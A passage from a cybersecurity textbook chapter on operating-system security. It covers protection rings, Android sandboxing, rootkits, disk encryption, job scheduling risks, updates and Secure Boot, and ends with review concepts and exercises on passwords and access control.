The two last methods can be combined, so for example the segments are divided up over a number of pages. This has the advantage that it is not necessary for the OS to find space in the memory for a whole segment—only for that part of the segment which is cúrrently needed. This organisation was very common in modern desktop computers, as it was supported by Intel's and AMD's x86 CPUs in their 32-bit versions. AMD's and Intel's 64-bit CPUs use pure paging when they operate in 64-bit mode.

Both segmentation and paging can be used as a basis for systems with a so-called *virtual memory*, where the programs can have a size which is larger than the physical memory which they are allocated can hold. Some of the segments or pages are then held on the disk until they are actually needed. When this happens, the OS will, if necessary, move some segments/pages which are not needed at the moment out to the disk, and will move the segments/pages which are now needed for use into the space which in this way becomes available. Most operating systems maintain a so-called *swap area* on the disk, where parts of programs which have been moved out can be kept until there is a need for them again. The segment tables and page tables then look slightly different from Fig.s 9.18 and 9.19, as it will be necessary to show whether each area currently lies in the physical memory or is *swapped out*, i.e. has been moved to the swap area on the disk.

9.4.2 Access Control for Hardware Units

To provide a secure IT system, the operating system must also keep track of which subjects may directly access the computer's hardware units. It is not a good idea for every subject to be able to have access to the computer's webcam, for example, so inappropriate people can see what the computer's owner is doing. And even if you have a protection mechanism for files as discussed above, it is not a good idea to allow any arbitrary subject to have direct access to the disk. Modern disks are often very large and contain a lot of unused space, which an attacker who had direct access to the disk without going via the file system could use for storing malware or other illegal material.

In Unix-based OSs, protection of hardware units is relatively simple, as every hardware unit is handled like a file, with suitable access rights for its owner, group and everyone else.

In Windows-based systems, information about hardware units can normally be found in the operating system's *Registry*. This is a hierarchically organised database, with information about software and hardware units associated with the computer. The database consists of a hierarchy of *keys* and *subkeys*, each of which is a container corresponding roughly to a folder or subfolder in the file system. In the newest versions of Windows, there are six *root keys* at the top of the hierarchy, of which the root key `HKEY_LOCAL_MACHINE` (often abbreviated `HKLM`) contains information about the local computer, including information about the hardware units attached to the computer. This information is stored particularly in two subkeys of `HKLM`:

- `HKLM\SYSTEM`, which contains, amongst other things, a list of currently attached units which contain a file system, and information about available *drivers* for controlling units.
- `HKLM\HARDWARE`, which contains information about the system's hardware. This information is volatile: it is re-created every time the computer is started and detects which hardware, including Plug-and-Play units, is present.

Unauthorised changes to these entries in the Registry can obviously have a disastrous effect on the computer's operation—for example, if the description of the genuine driver for a unit is replaced by a description of a false driver. Unauthorised changes can, however, be avoided by setting a suitable ACL on each key and subkey in the Registry. These ACLs have the same structure as for files, but a special set of permissions adapted to Registry keys.




Fig. 9.20 Protection rings for a CPU

Left: Standard Intel x86 and AMD
Right: With Intel VT-x or AMD-V for hypervisor mode

9.4.3 Access Control for the CPU

All programs need to use the computer's CPU, but since some of the CPU's instructions can affect the security of the system, it can be a big advantage if not all programs are allowed to use the entire instruction repertoire. Except in the simple OSs used in small pieces of apparatus and the like, it is therefore common to divide programs up into classes with different privileges. The OS itself must normally be able to use all the instructions, while ordinary user programs ("apps") can only use a limited subset.

Most modern CPUs (again except those that are used in small pieces of apparatus) support this strategy by being able to operate in different *modes* with different privileges. Typically there is at least one *user mode* for ordinary user programs and a *privileged mode* (or *kernel mode*) for the operating system itself, but there can be more, so there is a hierarchy of levels with different privileges. Figure 9.20 illustrates the idea.

When you look at the figure, you should think of the way in which a castle from the Middle Ages is constructed, where the inner, more privileged parts are protected against attacks by a series of ring walls—in OS jargon the levels are indeed known as *protection rings*. CPUs offer only very limited possibilities for moving from one ring to another, indicated in the figure by the ⇔ symbols on the boundaries between neighbouring rings. Just like in a castle, these crossing points are called *gates*. The picture on the left shows the protection rings in Intel's x86 series of CPUs, where there are four modes, and the corresponding rings are numbered from 0 (the most privileged) to 3 (the least privileged). Although there are four rings, the great majority of CPUs today only use two of them (Ring 0 and Ring 3), for compatibility with older CPUs which only had two modes. There are also several variations on this idea: The ARM-based CPUs which are used in many mobile telephones and tablets, for example, have a single user mode but a number of privileged modes, which provide access to instructions that manipulate *different* sensitive resources, and which are therefore used in different situations.

Things get a bit more complicated when the OS has to handle one or more *virtual machines* with the help of a *hypervisor*. Each virtual machine has its own operating system, which is said to run as a *guest* on top of the underlying OS, which is known as the virtual machine's *host*. The guest must not be allowed to disturb the host OS. So which rings should you put the guest and host OSs into? Newer Intel and AMD CPUs solve this problem with the help of some special instructions[2] that support hypervisors, and they introduce a *Ring -1*, with a corresponding *hypervisor mode* for the CPU. The host OS and the hypervisor run in Ring -1, while the guest OS runs in Ring 0, where it can use the ordinary OS privileges but not use the special hypervisor instructions or disturb the host OS. This is illustrated on the right in Fig. 9.20.

9.4.4 Access Control in Android

The operating system Android, which is used in many mobile phones and tablets, has a more complex approach to the assignment of rights. Android is based on Linux, but extends Linux' access control for files and hardware units with an extra layer of control. Linux' access control is used directly to regulate access to the Internet, Bluetooth and external storage. The extra layer regulates access to more or less everything else, including:

- Areas on the SIM card and (if present) SD cards, where contact information and text messages can be stored;
- The built-in GPS and the system for determining location;
- Settings;
- The mechanism for sending text messages;
- The mechanism for installing and/or uninstalling apps.

Apps on the telephone are executed in a so-called *sandbox*, where the application runs in a virtual machine, known as Dalvik, in which attempts to access the protected resources are compared to the permissions which were assigned when the application was installed. The architecture of the system is shown schematically in Fig. 9.21.

Dalvik is a variant of a Java Virtual Machine (JVM) which—just like an ordinary JVM—interprets instructions in *Java bytecode* instead of instructions which the computer's CPU is built for. An app has access to an *API library*, which communicates with one or more *system processes* which offer a series of services that perform the actual task for the app. Checks that the app has the necessary permissions take place in these system processes. For special purposes, the app's bytecode can be supplemented with components written in so-called *native code*, which can run directly on the underlying CPU. App components in native code can, however, not call the API library directly—they must go via the app, which packs them into a wrapper, so that they appear like Java components. This approach ensures that all program components go through the same sort of permission checks.

[2] VT-x for Intel; AMD-V for AMD.




Fig. 9.21 Software architecture in Android (after [35])

9.4.5 Bypassing Access Control: Rootkits

As ordinary operating systems give extensive privileges to a subject which has a status as administrator (or “root”), it is a natural aim for an attacker to try to achieve this status. This phenomenon is known as *privilege escalation*. Typically this is achieved by exploiting a software vulnerability such as one of those described in Chap. 10, or by misusing a service which has been configured to run with high privileges, such as a web browser or database server running with the privileges of the root user.

An alternative approach is to use a type of malware known as a *rootkit*. The name “rootkit” arose because the first generation of these used privilege escalation in order to achieve root privileges, and then used cloaking techniques to hide their presence in the victim computer. Modern rootkits have hiding their malicious payload as their primary objective. This enables the attacker to remain undetected in its victim for a long period, during which it can for example monitor user activity, collect up passwords or other credentials, or act as part of a botnet to send out spam mail or perform DDoS attacks.

Well-constructed rootkits are really good at hiding their presence, so they can sit in a computer for a very long time without being detected. Typically they will at the very least take steps to modify system programs for listing files and processes, so that the rootkit’s files and processes do not appear in the lists. They may also turn off the victim’s event logging system, if there is one, so as to prevent evidence of the attack being recorded. Some also turn off the antivirus system, so as to avoid detection of their malicious payload and its effcts.

Originally, rootkits were something you only saw in Unix-based operating systems. More recently, however, rootkits for several variants of Windows, for hypervisors for virtual machines, for BIOS and other firmware have turned up. The infamous *Stuxnet* worm, which was used to attack industrial software, even contained a rootkit for a PLC, which is a very primitive form of computer.

Rootkits can be designed to run in different CPU modes, and therefore with different possibilities for exploiting the machine’s instructions. The simplest and least privileged are *user mode rootkits*, which run with the CPU in user mode and typically undermine the system's normal operation by modifying the program interfaces (APIs) which are used for ordinary user applications, so these apps get to use the rootkit's program libraries instead of standard ones. A *kernel mode rootkit* runs with the CPU in its privileged mode and therefore has the same privileges as the OS itself. Rootkits of this type often exploit the fact that modern OSs are built up from a collection of *modules* and that some of these modules (for example drivers for hardware units) can be added dynamically while the OS is running. In this way the rootkit can compromise central functions in the OS – including important security functions such as IDSs and antivirus programs.

Rootkits are as a rule not just hard to detect, but also difficult to get rid of, once they have infected a system. One of the reasons for this is that some types of rootkit hide in parts of the computer which are hard to tidy up in. Some types of kernel mode rootkit, known as *bootkits*, infect the disk's *Master Boot Record*, which contains code for use when the system is started up. This can enable the rootkit to collect passwords and encryption keys which are needed during the startup process, for example in systems with Full Disk Encryption, which is discussed in Sect. 9.5 below. Certain rootkits infect the most basic part of the operating system, the computer's *BIOS*, which is stored in hardware and therefore is not normally checked for integrity. This type of rootkit can survive replacement of the system's disk or reinstallation of the entire operating system.

Operating systems such as *SELinux*, which are used for tasks where specially high securiy is required, will often be protected against rootkits. But for more ordinary OSs it is very important to catch the rootkit *before* it installs (and hides) itself. Tools for detecting installed rootkits are available, but clever developers of rootkits know these tools and know how to construct the rootkit so it avoids their attention. As most rootkits are installed with the help of malware, such as worms or trojan horses, a good system for detection of malware is as a rule the best protection. We return to this topic in Chap. 10.

9.4.6 The Reference Monitor revisited

At the beginning of this chapter it was stated that a good aim for an access control system was, that it should fulfil the requirements for a *Reference Monitor*. That is to say, it was constructed to check every attempt to access an object, that it was not possible to tamper with the control mechanism, and that the mechanism was so simple that it could be completely analysed and shown to be correct. It is interesting to see whether these requirements are fulfilled in the ordinary OSs which are used in the large majority of IT systems.

- **Checking every access:** This requirement is usually fulfilled for access to memory, where the check is performed by hardware. But for access to files the requirement is not always respected, due to various optimisations: On the first access to a file, the OS will set up a data area with a description of the file and the subject's access rights. This description will often be used in subsequent operations by the same subject on the same file, until the file is closed again at the end of processing. In the mean time, the subject's access rights to the file may have changed.

- **Prevention of tampering:** This requirement is very hard to fulfil for software, but can to a large extent be fulfilled by mechanisms which use specially hardened hardware units to perform the control. The best-known examples can be found in operating systems for mainframe computers such as IBM's z/OS and z/VM.
- **Demonstration of correctness:** In many common operating systems, the control mechanism is so complex that it is no longer realistic to demonstrate its correctness. Only a few Unix variants, especially FreeBSD, have been analysed thoroughly. Windows XP is believed to have been designed to be based on a Reference Monitor, but due to the system's complexity it is doubtful whether correctness could in practice be demonstrated.

9.5 Encryption in the Operating System

An alternative way of protecting data against unwanted readers is to *encrypt* the data, so it becomes unimportant whether an unauthorised person or process gains access to an area where sensitive data is stored—it will anyway not be possible to understand or exploit these data unless you have the necessary decryption functions and keys.

Encryption for protecting stored data can be introduced in different ways. Three of the most common are:

1. Through software functions built in to the operating system, such as BitLocker for Windows and FileVault for OS/X;
2. Through software functions in a utility program for the OS, such as TrueCrypt (now discontinued) and its successors VeraCrypt and CipherShed;
3. By using encryption units built into the hardware in the IT system's disks. These units are controlled by drivers installed in the OS.

Encryption systems in the operating system normally aim to provide *transparent encryption*—that is to say, data are automatically decrypted when they are read and automatically encrypted when they are written.

Some encryption systems only give the user the possibility of encrypting individual files or folders (such as in Windows with EFS, but without BitLocker), while others make it possible to encrypt the whole disk, a technique known as *Full Disk Encryption* (or just *FDE* for short). FDE has the advantage that almost everything on the disk can be encrypted—i.e. not just the data content of ordinary files, but also the files' so-called *metadata* (the files' names, sizes, creation and modification times etc.) and any areas on the disk used as *swap areas*, where parts of programs which are active, but not currently in the computer's memory, are temporarily stored. Both metadata and swap areas can contain confidential information which an attacker perhaps can exploit. They are normally not protected by systems which only allow encryption of individual files and folders.

A problem with FDE is that it requires special tricks to start the system. It is obvious that at least some parts of the OS have to be decrypted before the OS can be started. But where should the decryption functions and keys be stored? A simple solution would be to let a small area on the disk, containing decryption software and keys, remain unencrypted, but this is plainly not a secure way of solving the problem. A more secure approach is to use *pre-boot authentication*, a technique where a specially hardened mini-OS, whose integrity can easily be checked on the basis of its cryptographic checksum, is used to start the main OS. The mini-OS will only start the main OS if it receives a particular "external key" which acts as a proof of the user's identity. More or less all the user authentication methods which were discussed at the start of this chapter can in principle be used: a password, a biometric measurement, a smartcard (or even just a flash drive) containing a PIN code or other unique form of identification.

The use of transparent encryption presupposes that the encryption system has constant access to the necessary encryption and decryption keys. But the keys are themselves very sensitive pieces of information which must be protected. This can be done by software which maintains a *keystore*, as in many Windows-based systems, or a *keyring*, as in many Unix-based systems. The keystore/keyring is itself encrypted, typically with a key which is specific for the individual user.

Alternatively, the keys can be stored in a hardware unit, either in the form of a smartcard, which the user if necessary can carry round, or in a *Trusted Platform Module (TPM)*, which is typically built in to the computer itself. A TPM is a unit, constructed in accordance with International Standard *ISO/IEC 11889:2009*, which can generate new keys, encrypt and decrypt data and calculate cryptographic checksums. TPMs are used for ensuring the integrity of IT systems' configuration, in order to prevent unauthorised replacement of hardware or software components, and are also frequently used in control units for disks with FDE. When smartcards or TPMs are used for encryption of data, it is typically possible to keep the keys inside the hardware unit, so they are never—not even temporarily—stored in the computer's memory, where a crafty attacker could get hold of them.

When the keys are stored and fetched by using software, it is possible for a technically knowledgeable attacker to find the keys, since typical software-based encryption systems save the keys in characteristic places in the computer's memory. And even if they do not save the main key for more than a moment, software solutions which use round-based encryption algoritms, such as *AES* or *3DES*, often store the *round keys* in order to save time. From these round keys it is often possible to work back to the value of the main key.

This is especially thought to be a problem if an attacker finds or steals a laptop PC or tablet which is running or in the *standby state*, as it can then be woken up without going through the entire startup procedure. The machine can be attacked by a so-called *cold boot* attack, where the machine is restarted from a removable disk containing a simple OS, which is used to copy the machine's memory into a file. Even if the machine is turned off during the restart procedure, the content of the memory will survive for a few seconds – long enough to copy it for further investigation. The attack does not work if the machine is completely turned off or in the *hibernate* *state*, as it is then necessary to go through the normal startup procedure where the contents of the memory are initialised and any keys therefore disappear.

9.6 Job Scheduling

Most OSs have a system for scheduling when particular jobs are to be set going. There can, for example, be a need for this:

- Based on time: E.g. backup every night at 02.00.
- Based on events: E.g. run Tripwire at system startup.

Well-known job scheduling systems include:

- CRON in Unix-based OSs
- Task Scheduler in Windows
- CA-7 in various OSs, especially for mainframes.

In Windows, jobs can also be started by making use of *Run* entries in the OS's Registry. This approach is typically used to schedule tasks which are to be run when the system starts up. Entries in the Registry under the root key `HKEY_LOCAL_MACHINE` (`HKLM`) such as:

- `[HKLM\Software\Microsoft\Windows\CurrentVersion\Run]`
- `[HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce]`

are used to set tasks going which are to be started when Windows starts up, while entries under the root key `HKEY_CURRENT_USER` (`HKCU`) such as:

- `[HKCU\Software\Microsoft\Windows\CurrentVersion\Run]`
- `[HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce]`

are used to set tasks going which are to be started when a user logs in.

Job scheduling systems make it much easier for a system administrator to organise regular administrative tasks. But at the same time the use of these systems introduces cetain risks, as they can also be used to set malicious programs going, for example when the system starts. Specific risks can amongst other things be based on:

- **Piggybacking:** When an (authorised) job starts a series of programs or scripts, of which at least one is not secure, the attacker can change the logic in the unsecured program, so it behaves in a malicious manner.
- **Substitution:** The attacker replaces a program in an unsecured folder with a false version.
- **Incomplete paths:** The attacker exploits the fact that a job refers to programs by giving a reference which is not a complete path, for example just `newprog.exe`. The program manager will search for this in a series of folders given by a PATH variable, which defines the order in which these folders will be searched. The attacker can try to place a false version of `newprog.exe` in one of the first folders to be searched.




Fig. 9.22 The number of vulnerabilities reported to the CVE system, 2005-2020. (Data source: Mitre Corporation)

9.7 Updating the Operating System

Vulnerabilities in OSs are regularly discovered and need to be repaired or removed. All reputable OS suppliers send out corrections, which the system administrator must install. In many organisations this is, however, not a trivial task, as (especially in large organisations) the deployed versions of the OS are not 100% alike.

Failure to update the OS will typically leave the way open for attacks from malicious programs of various sorts: *Viruses, worms, spyware, adware, Trojan horses,. . ..* A spectacular example of this was the spreading of the ransomware worm *WannaCry* in Spring 2017. This malware infected unupdated computers (typically with an older version of Windows such as Windows XP, 7 or 8) in at least 150 countries, and affected private citizens, companies and critical functions of society such as hospitals and railways.

Mitre Corporation i USA maintains a database of vulnerabilities which have been reported through the *CVE system*[3], and which have therefore become publicly known. Figure 9.22, which is based on data from Mitre, shows the number of vulnerabilities reported in the years 2005–2020. Until 2016 the number of reported (and therefore presumably new) vulnerabilities was roughly constant around 6000 a year, but since then the number has increased considerably and is now approaching 20 000. And as soon as information about a vulnerability is made public, very little time passes—in some cases just a couple of days—before it is exploited by attackers.

[3] CVE is an abbreviation for *Common Vulnerabilties and Exposures*.

In reality there are almost certainly many more vulnerabilities, either in the OS or other system programs, which have not been publicly reported. This is demonstrated quite clearly by a number of high-profile *zero-day attacks*, i.e. attacks which exploit a vulnerability, which until now has been unkown, in the victim's system. This has become a good business opportunity for criminals, who can discover these vulnerabilities and sell their knowledge to the actual attackers. Unfortunately it lies in the nature of things that software updates usually come too late to protect against just exactly this form of attack.

Despite this somewhat worrying picture of the risk situation, one of the best pieces of security advice which you can follow is to install OS updates from the OS supplier as soon as they are made public. Most modern operating systems can be configured so they automatically receive and possibly also install all updates from the supplier.

Remember that you can also help yourself by some simple precautions:

- Reduce the number of updates which need to be installed, by disabling unneeded or dangerous services in the OS.
- Install an *IDS* (as discussed in Chap. 8) to reveal attacks—preferably before they do any damage.
- Use a system such as Tripwire to keep track of changes in critical files.
- Remember that other things, such as antivirus signatures and certificates, also need to be kept up to date.

9.8 Is Your OS Genuine?

The idea behind enabling automatic updates to the OS is that you should then be reasonably certain only to receive genuine updates to the OS, and not the false updates which from time to time get sent out by attackers. However, this may not really be true.

One reason for this is that systems for automatic downloading of OS updates often have a negative aspect: They make use of an underlying service, such as Windows BITS ("Background Intelligent Transfer Service"), which ensures that downloading takes place in periods when the network is relatively lightly loaded. A clever attacker can develop software which contains deliberately designed vulnerabilities or even directly malicious features, which also makes use of this service. If the attacker succeeds in installing this software in the victim's computer, then it will instruct the downloading service to download a new copy of the software if the previous copy is deleted. The computer's administrator needs to be able to prevent this happening, and in general prevent fake or malicious software from being installed.

The way to meet this challenge is to use a mechanism known as *Secure Boot*. This is an industry-wide standard implemented in the huge majority of modern computers as part of the computer's firmware. Most modern implementations of this firmware offer an interface to the OS known as the *Unified Extensible Firmware Interface (UEFI)*, and replace the simpler *BIOS* introduced in the first IBM PCs in the 1970s.

The firmware for the BIOS offers access to a variety of drivers for basic control of hardware devices, and one of its main tasks is to initialise these devices and read the OS into the computer's main memory from the disk on which it is stored. By convention, disks containing an OS which can be started by the BIOS use particular areas on the disk known as *boot sectors* to hold a *Master Boot Record (MBR)* containing details about the layout of information on the disk and code to load at least the central part of the actual operating system into the memory. An attacker who manages to alter the contents of the boot sector can therefore arrange for false or malicious operating system components to be executed instead of the genuine ones. This is obviously a very serious security risk, and is in fact how the so-called *bootkits* described in Sect. 9.4.5 above work.

Computers with UEFI firmware offer a more advanced method for booting the computer. Instead of relying on information about the OS being found in particular sectors of the disk, they provide a *boot manager* in the firmware. This checks the boot configuration of the computer, loads drivers which are needed to operate the installed devices together with simple applications such as a clock service and a user interface service, and then starts a *boot loader* which actually loads the software for the OS into the memory and initiates its execution. When the Secure Boot mechanism is activated, the boot manager will only load device drivers and boot loaders which have been signed with a digital signature based on a *Key Exchange Key (KEK)* (actually a key pair, consisting of a public key and a private key) which is registered in a signature database in the firmware.

Of course you can only trust that drivers and OSs signed using a KEK are genuine, if the mechanism for registering KEKs is secure. In practice this means that you have to trust that the firmware is genuine and fault-free. In systems using UEFI, it is the manufacturer of the equipment which certifies that this is the case by setting up a *Platform Key (PK)* (which is also in fact a key pair) whose private key is used to sign the KEKs and whose public key can be used to check the KEKs' signatures. The chain of trust is illustrated in Fig. 9.23.




Fig. 9.23 Trust in a UEFI-based system

9.9 What the OS Cannot Do

This chapter may have given you the idea that a well-designed operating system can give you good protection against many forms of attack. However, it is important to realise that there are limits to what it can achieve without the collaboration of the user or system administrator. Someone has to choose which rights to give individual users, which cryptographic functions to use, which authentication mechanisms to use and so on. Someone has to select suitable hardware and/or software for malware detection and intrusion detection, activities which traditionally lie outside the OS itself. Someone also has to make sure that updates are regularly and correctly installed.

You should also realise that *physical security* plays a big role in protecting your IT systems against cyberattacks. This may sound odd—in the introduction to this book it was said that cybersecurity was about securing your systems against attacks coming via networks. However, anyone who has physical access to an IT system may be able to manipulate or even turn off the security mechanisms. Or to introduce some kind of weakness which can be used in a subsequent attack on the system through the network. A common approach is to install hardware or software such as a keylogger, which can record everything typed by the user—including confidential data such as passwords—and send it to the intruder. There are numerous examples of this technique being used on easily accessible computers in public libraries or similar places, in order to perform internet banking fraud. Portable devices such as laptops and tablets are especially exposed to the danger of being stolen, an activity which the OS has has no real possibility of preventing. The thief then has ample time to manipulate the stolen item and return it to the original owner, who is presumably happy to get the device back—until he or she discovers that confidential data are leaking to the thieves and their associates.

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- Identity control
- Permission control
- A reference monitor
- User authentication
- Biometric authentication
- A dictionary attack
- Password strength
- A salt
- A one-time password
- Multi-factor authentication
- Single sign-on (SSO)
- A subject
- An object
- Separation
- Mandatory access control (MAC)
- Discretionary access control (DAC)
- Role-based access control (RBAC)

- Principle of least privilege
- An access control matrix (ACM)
- An access control list (ACL)
- A directory
- A capability
- An MMU
- Segmentation
- Paging
- Virtual memory
- A registry key
- A protection ring
- A CPU mode
- A rootkit
- Full Disk Encryption (FDE)
- A TPM
- Job scheduling
- A zero-day attack
- CVE
- UEFI
- A boot loader
- A keylogger
- Physical security

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further Reading

In this chapter we have focused on security in ordinary operating systems, where the users can be divided into two classes— administrators, who have access to everything, and "ordinary mortals"—and where all data is considered to have the same value. Computer systems which are to be used for purposes where very high security is required operate with several classes of user, for example with different security clearances, and several classes of data, for example with different security classifications such as secret, confidential, for service use only, public, etc. Operating systems which can handle this multiplicity are said to offer *Multi-Level Security* (often abbreviated as *MLS*). An introduction to this topic can be found in a number of general texts on computer security, for example Chap. 13 in Stallings and Brown's book *"Computer Security"* [84].

An operating system for use in contexts where exceptionally high security is required must typically offer *MLS* and *MAC* and go through a certification process which confirms that it fulfils some appropriate security requirements. An OS which has these properties is known as a *trusted OS*. The certification process is nowadays typically based on the so-called *Common Criteria (CC)*. These are based on an internationally standardised catalogue of security related requirements, which fall into two classes:

1. *Functional requirements*, which potentially can be placed on a system or system component,
2. *Evaluation requirements*, which can form the basis for establishing confidence in the claim that the system fulfils the chosen functional requirements.

Depending on how strict requirements are placed on the evaluation, the system is certified to a so-called *Evaluation Assurance Level (EAL)* between 1 and 7, where EAL1 can be achieved by simple functional test, while EAL7 requires a stringent, formal verification. The web site `www.commoncriteriaportal.org` contains a good introduction to the method [17] and a long series of examples of requirement specifications.

Exercises

9.1 Pattern locks

A typical pattern lock for user authentication requires the user to draw at least 5 connected straight line segments, where each segment joins two points out of the nine which are the "basic pattern" for the lock. How many different patterns can be drawn? (Two patterns which go through the same points, but where the starting point in one pattern is the finishing point in the other, count as *different* patterns.)

Suppose now that, instead of a pattern lock, you use a password which consists of a sequence of randomly chosen characters from an alphabet which only contained the 26 lower case letters (a-z) in the English alphabet. How long (measured as the number of characters) must the password be, in order for it to be possible to form more different passwords than the number of patterns?

9.2 Password Strength

Knold and Tot Ltd. have a large IT system with more than 2000 computers connected in a network. According to Knold and Tot's IT security policy, all users should use a password with at least 10 characters chosen from a set of 127 characters, which contains both upper and lower case letters from the English alphabet, decimal digits (0..9) and punctuation marks (comma, full stop, exclamation mark, percent sign etc.)

For historical reasons, there are however a number of computers in the system, where the local OS limits the possibilities for forming passwords. In these computers, passwords can only consist of 8 characters, which can be letters from the English alphabet and decimal digits—and no distinction is made between upper and lower case letters. Calculate the relative strengths of the two types of password, if they are exposed to brute-force attacks.

9.3 A policy for choosing passwords

As stated in the main text, many organisations have a policy for choosing passwords, according to which a valid password must contain at least one upper case letter, at least one lower case letter, at least one decimal digit and at least one character (such as a mathematical sign or a punctuation mark) which doesn't belong to any of these classes.

How many different passwords of length 5 characters can be formed, if the character set is `ISO-latin1-printable`, which contains 218 visible characters, and where the class of upper case letters consist of the 26 characters (A-Z) from the English alphabet, the class of lower case letters correspondingly consists of the characters (a-z), and the class of digits consists of the 10 decimal digits (0-9)? How many different passwords of length 6 characters can be formed? How long a password must be used, if it is necessary to be able to form at least as many different passwords as when you use an 8-character password, where each character is chosen randomly from the character set `ISO-latin1-printable` (see Table 9.1) ?

9.4 Multi-factor authentication

Section 9.1.4 lists three different combinations of things which you have, you know or you are, that are commonly used in multi-factor authentication. Which, if any, of these combinations are used by your bank when you:

1. Use an ATM ("cash machine") to withdraw some cash?
2. Use internet banking to check your account?

9.5 Windows Registry and Unix /proc

As stated in the text, Windows Registry contains important information about installed hardware and software, about job scheduling and about location-related data for a Windows system. It is structured like a sort of file system with its own ACLs for checking users' access to reading or writing in the Registry. In Unix-based systems, corresponding information is found partly in files in the `/proc` folder and partly in configuration files in the `/etc` folder. A clever attacker would in many cases be able to collect enough privileges to act as an administrator (in Unix: root), and therefore have permission to change the content of these critical files or even to create new entries in the relevant file systems. If we assume that the attacker can gain these privileges without being detected (e.g. by an IDS), how can you find out what the attacker has done? Both Windows Registry and Unix' `/proc` and `/etc` contain many thousand entries, so manual inspection is hardly a realistic possibility. Investigate whether there is help to be found (for example: suitable software or hardware) for a control task like this.

9.6 Data encryption in the cloud

To ensure confidentiality and integrity of data which is stored in a cloud, many providers of cloud services offer to keep the data in encrypted form while they are kept in the cloud. Does this strategy for ensuring confidentiality give the same guarantees as traditional FDE on a disk which is 100% under the owner's control? If not, what is the difference between the two strategies? Remember that there can be both technical differences (for example: whether it is possible to achieve transparent encryption) and different risks associated with the two strategies.

9.7 Windows NT ACLs

In Sect. 9.3.1 there are two examples of some user wishes for file protection, which cannot be satisfied with ordinary Unix-style abbreviated ACLs. The examples concern the two files `script.pl` and `doggy.bag`, which are owned by the user Alice. Can Alice's wishes be met by using Windows NT ACLs? If you think they can, make a suggestion for what the ACLs should look like. If you do not think the problem can be solved using Windows NT ACLs, explain why not.

9.8 Capabilities and protection rings
In operating systems which use capabilities, a subject has (at least potentially) the possibility of transferring its rights to other processes. It is often claimed that this possibility is completely incompatible with the use of protection rings, as the two mechanisms' approaches to protecting the computer's resources from misuse go in opposite directions. Is this a reasonable claim? Give reasons for your answer.

9.9 Threats to Kerberos
In Sect. 9.1.5 two important threats to the correct operation of Kerberos for authentication are pointed out: Disclosure of the servers' secret keys, and lack of synchronisation of the clocks in the computers in the network. What other network-related threats can threaten Kerberos' function?

9.10 The principle of least privilege
It is a generally recognised security principle, that no activity on a computer should be performed with more rights than the absolute minimum needed for carrying out that activity. In this exercise you are to investigate whether this principle can be followed with the systems of rights which are found in some well-known OSs.

As an example you can think of an application which sends a data file from user Alice on one computer to user Bob on another. The executable code for this application lies in a file `fsend.exe` in the folder `xfer`. The owner of both the folder and the file is `appowner`, who belongs to the group `appgroup`.

Alice has divided her data among two folders: `private` and `public`, where she respectively stores confidential data, which must never be sent out of her computer, and ordinary data, which may be sent out. Both these folders have `alice` as owner and `AG` as group. Suppose first that the operating system is based on Linux and uses compressed ACLs in Unix style to specify rights. In which group must Alice place the file `tobob`, which lies in folder `public`? Which rights must Alice assign to Owner, Group and World for this file? In which group must she place the file `nottobob`, which lies in `private`? Which rights must she assign to Owner, Group and World for this file?

Now suppose that the operating system is based on Windows and uses Windows NT ACLs. Which permissions must Alice give (a) herself and (b) the group `AG`, in relation to the file `tobob`? Which permissions must she give herself and the group `AG` in relation to the file `nottobob`?

9.11 Password secrecy
In this exercise you must imagine that you are responsible for information security in a company. The company's internal network is based in the usual way on a number of routers and switches. (You do not need to know the exact details of the network in

order to do this exercise.) All the routers and switches can be managed remotely, so trusted employees who have suitable authorisation can change their setup by logging in via a standard web based interface. The login procedure requires each individual user to supply a unique, personal userid and password.

Which security measures should the trusted employees take in relation to their userids and passwords, in order to ensure that the security of the network is maintained? A good way to answer this exercise is to develop a set of instructions for the trusted employees, covering all imaginable situations which can arise in relation to use of the userids and passwords. The instructions should as a minimum cover:

- Creation and distribution of userids and passwords
- Storage of userids and passwords
